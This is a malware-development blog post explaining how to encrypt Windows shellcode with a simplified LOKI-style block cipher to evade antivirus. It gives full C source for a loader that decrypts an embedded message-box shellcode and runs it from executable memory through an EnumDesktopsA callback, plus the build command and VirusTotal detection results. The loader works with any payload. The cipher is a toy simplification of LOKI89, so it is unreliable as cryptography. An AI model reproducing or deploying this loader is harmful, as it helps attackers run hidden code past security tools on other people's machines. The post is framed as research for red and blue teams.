
Malware and cryptography 29: LOKI payload encryption. Simple C example.

cocomelonc.github.io/malware/2024/07/16/malware-cryptography-29.html

July 16, 2024

9 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research on try to evasion AV engines via encrypting payload with another logic: LOKI symmetric-key block cipher. As usual, exploring various crypto algorithms, I decided to check what would happen if we apply this to encrypt/decrypt the payload.

LOKI

Lawrie Brown, Josef Pieprzyk, and Jennifer Seberry, three Australian cryptographers, first published *LOKI (LOKI89)* in `1990` under the name *"LOKI"*. LOKI89 was submitted to the European RIPE project for review, but was not chosen. LOKI was presented as a potential alternative to DES.

practical example

Let's implement it. The LOKI algorithm uses a `64-bit` block and a `64-bit` key. The LOKI block encryption function encrypts through multiple rounds of a Feistel structure. Below is a detailed step-by-step explanation of how this function works:

```
void loki_encrypt(u8 *block, u8 *key) {
  // LOKI encryption (simplified for demo)
  u32 left = ((u32)block[0] << 24) | ((u32)block[1] << 16) | ((u32)block[2] << 8) |
(u32)block[3];
  u32 right = ((u32)block[4] << 24) | ((u32)block[5] << 16) | ((u32)block[6] << 8) |
(u32)block[7];

  for (int round = 0; round < ROUNDS; round++) {
    u32 temp = right;
    right = left ^ (right + ((u32)key[round % KEY_SIZE]));
    left = temp;
  }

  block[0] = (left >> 24) & 0xFF;
  block[1] = (left >> 16) & 0xFF;
  block[2] = (left >> 8) & 0xFF;
  block[3] = left & 0xFF;
  block[4] = (right >> 24) & 0xFF;
  block[5] = (right >> 16) & 0xFF;
  block[6] = (right >> 8) & 0xFF;
  block[7] = right & 0xFF;
}
```

The `64-bit` block is divided into two `32-bit` halves: left and right:

```
u32 left = ((u32)block[0] << 24) | ((u32)block[1] << 16) | ((u32)block[2] << 8) |
(u32)block[3];
u32 right = ((u32)block[4] << 24) | ((u32)block[5] << 16) | ((u32)block[6] << 8) |
(u32)block[7];
```

The left half (`left`) is formed by concatenating the first four bytes of the block.
The right half (`right`) is formed by concatenating the last four bytes of the block.

The encryption process involves multiple rounds (`16 rounds` in my implementation):

```
for (int round = 0; round < ROUNDS; round++) {
  u32 temp = right;
  right = left ^ (right + ((u32)key[round % KEY_SIZE]));
  left = temp;
}
```

For each round:

- `temp` stores the current value of `right`.
- `right` is updated with the result of `XOR` between `left` and the sum of `right` and a key value. The key value is chosen cyclically using `key[round % KEY_SIZE]`.

- `left` is updated to the previous value of `right` stored in `temp`.

Finally, reconstructing the encrypted block logic:

```
block[0] = (left >> 24) & 0xFF;
block[1] = (left >> 16) & 0xFF;
block[2] = (left >> 8) & 0xFF;
block[3] = left & 0xFF;
block[4] = (right >> 24) & 0xFF;
block[5] = (right >> 16) & 0xFF;
block[6] = (right >> 8) & 0xFF;
block[7] = right & 0xFF;
```

After completing all rounds, the `left` and `right` halves are merged back into the original block.
The `32-bit left` and `right` values are split into bytes and stored back into the `block` array.

In my example, this function provides a simplified view of the LOKI encryption process, focusing on the core operations of splitting, processing, and recombining the data.

Also reimplement decrypting logic:

```
void loki_decrypt(u8 *block, u8 *key) {
  // LOKI decryption (simplified for demo)
  u32 left = ((u32)block[0] << 24) | ((u32)block[1] << 16) | ((u32)block[2] << 8) |
(u32)block[3];
  u32 right = ((u32)block[4] << 24) | ((u32)block[5] << 16) | ((u32)block[6] << 8) |
(u32)block[7];

  for (int round = ROUNDS - 1; round >= 0; round--) {
    u32 temp = left;
    left = right ^ (left + ((u32)key[round % KEY_SIZE]));
    right = temp;
  }

  block[0] = (left >> 24) & 0xFF;
  block[1] = (left >> 16) & 0xFF;
  block[2] = (left >> 8) & 0xFF;
  block[3] = left & 0xFF;
  block[4] = (right >> 24) & 0xFF;
  block[5] = (right >> 16) & 0xFF;
  block[6] = (right >> 8) & 0xFF;
  block[7] = right & 0xFF;
}
```

Then we need the `loki_encrypt_shellcode` function to encrypt a given shellcode using the LOKI block cipher:

```
void loki_encrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
  int i;
  for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    loki_encrypt(shellcode + i * BLOCK_SIZE, key);
  }
  // check if there are remaining bytes
  int remaining = shellcode_len % BLOCK_SIZE;
  if (remaining != 0) {
    unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
    memcpy(pad, shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
    loki_encrypt(pad, key);
    memcpy(shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
  }
}
```

How it works?

Loop through shellcode in `8-byte` blocks:

```
for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
  loki_encrypt(shellcode + i * BLOCK_SIZE, key);
}
```

For each `8-byte` block, the `loki_encrypt` function is called with the current block and the encryption key. `shellcode + i * BLOCK_SIZE` computes the address of the current `8-byte` block in the shellcode.

After processing all full `8-byte` blocks, the function checks if there are any remaining bytes that do not form a complete block.

```
int remaining = shellcode_len % BLOCK_SIZE;
if (remaining != 0) {
  unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
  memcpy(pad, shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
  loki_encrypt(pad, key);
  memcpy(shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
}
```

Note that as usually, a padding array pad of `8 bytes` is initialized with `0x90` (`NOP` instruction in `x86` assembly).

This function ensures that the entire shellcode, regardless of its length, is encrypted using the LOKI algorithm, with proper handling of any partial blocks.

Then create decrypting logic:

```
void loki_decrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
  int i;
  for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    loki_decrypt(shellcode + i * BLOCK_SIZE, key);
  }
  // check if there are remaining bytes
  int remaining = shellcode_len % BLOCK_SIZE;
  if (remaining != 0) {
    unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
    memcpy(pad, shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
    loki_decrypt(pad, key);
    memcpy(shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
  }
}
```

The final full source code for running payload is looks like this (`hack.c`):

```
/*
* hack.c
* encrypt/decrypt payload via LOKI
* author: @cocomelonc
* https://cocomelonc.github.io/malware/2024/07/16/malware-cryptography-29.html
*/
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROUNDS 16
#define BLOCK_SIZE 8
#define KEY_SIZE 8

typedef uint32_t u32;
typedef uint8_t u8;

u8 key[KEY_SIZE] = {0x01, 0x23, 0x45, 0x67, 0x89, 0xAB, 0xCD, 0xEF};

void loki_encrypt(u8 *block, u8 *key) {
  // LOKI encryption (simplified for demo)
  u32 left = ((u32)block[0] << 24) | ((u32)block[1] << 16) | ((u32)block[2] << 8) |
(u32)block[3];
  u32 right = ((u32)block[4] << 24) | ((u32)block[5] << 16) | ((u32)block[6] << 8) |
(u32)block[7];

  for (int round = 0; round < ROUNDS; round++) {
    u32 temp = right;
    right = left ^ (right + ((u32)key[round % KEY_SIZE]));
    left = temp;
  }

  block[0] = (left >> 24) & 0xFF;
  block[1] = (left >> 16) & 0xFF;
  block[2] = (left >> 8) & 0xFF;
  block[3] = left & 0xFF;
  block[4] = (right >> 24) & 0xFF;
  block[5] = (right >> 16) & 0xFF;
  block[6] = (right >> 8) & 0xFF;
  block[7] = right & 0xFF;
}

void loki_decrypt(u8 *block, u8 *key) {
  // LOKI decryption (simplified for demo)
  u32 left = ((u32)block[0] << 24) | ((u32)block[1] << 16) | ((u32)block[2] << 8) |
(u32)block[3];
  u32 right = ((u32)block[4] << 24) | ((u32)block[5] << 16) | ((u32)block[6] << 8) |
(u32)block[7];

  for (int round = ROUNDS - 1; round >= 0; round--) {
```

```
    u32 temp = left;
    left = right ^ (left + ((u32)key[round % KEY_SIZE]));
    right = temp;
  }

  block[0] = (left >> 24) & 0xFF;
  block[1] = (left >> 16) & 0xFF;
  block[2] = (left >> 8) & 0xFF;
  block[3] = left & 0xFF;
  block[4] = (right >> 24) & 0xFF;
  block[5] = (right >> 16) & 0xFF;
  block[6] = (right >> 8) & 0xFF;
  block[7] = right & 0xFF;
}

void loki_encrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
  int i;
  for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    loki_encrypt(shellcode + i * BLOCK_SIZE, key);
  }
  // check if there are remaining bytes
  int remaining = shellcode_len % BLOCK_SIZE;
  if (remaining != 0) {
    unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
    memcpy(pad, shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
    loki_encrypt(pad, key);
    memcpy(shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
  }
}

void loki_decrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
  int i;
  for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    loki_decrypt(shellcode + i * BLOCK_SIZE, key);
  }
  // check if there are remaining bytes
  int remaining = shellcode_len % BLOCK_SIZE;
  if (remaining != 0) {
    unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
    memcpy(pad, shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
    loki_decrypt(pad, key);
    memcpy(shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
  }
}

int main() {
  unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
```

```
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

  int my_payload_len = sizeof(my_payload);
  int pad_len = my_payload_len + (8 - my_payload_len % 8) % 8;
  unsigned char padded[pad_len];
  memset(padded, 0x90, pad_len);
  memcpy(padded, my_payload, my_payload_len);

  printf("original shellcode: ");
  for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", my_payload[i]);
  }
  printf("\n\n");

  loki_encrypt_shellcode(padded, pad_len);

  printf("encrypted shellcode: ");
  for (int i = 0; i < pad_len; i++) {
    printf("%02x ", padded[i]);
  }
  printf("\n\n");

  loki_decrypt_shellcode(padded, pad_len);

  printf("decrypted shellcode: ");
  for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
  }

  printf("\n\n");

  LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, padded, my_payload_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
```

```
  return 0;
}
```

As you can see, for running payload I used EnumDesktopsA trick.

Also as usually, for simplicity, used meow-meow messagebox payload:


```
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";
```

For checking correctness, added comparing and printing logic.

demo


Let's go to see everything in action. Compile it (in my `kali` machine):

```
x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc
```



Then, just run it in the victim's machine (`windows 11 x64` in my case):


```
.\hack.exe
```



As you can see, everything is worked perfectly! =^..^=


Calculate Shannon entropy:

```
python3 entropy.py -f hack.exe
```



Our payload in the `.text` section.

Let's go to upload this `hack.exe` to VirusTotal:



https://www.virustotal.com/gui/file/04bede4d03cd8f610fa90c4d41e1439e3adcd66069a378b9db4f94e62a7572cd/detection

As you can see, only 27 of 73 AV engines detect our file as malicious.

But this result is not due to the encryption of the payload, but to calls to some Windows APIs like `VirtualAlloc`, `RtlMoveMemory` and `EnumDesktopsA`

Biham and Shamir successfully employed differential cryptanalysis to efficiently decrypt LOKI with `11` or fewer rounds, exceeding the speed of brute force methods.

I hope this post is useful for malware researchers, C/C++ programmers, spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

LOKI
Malware and cryptography 1
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine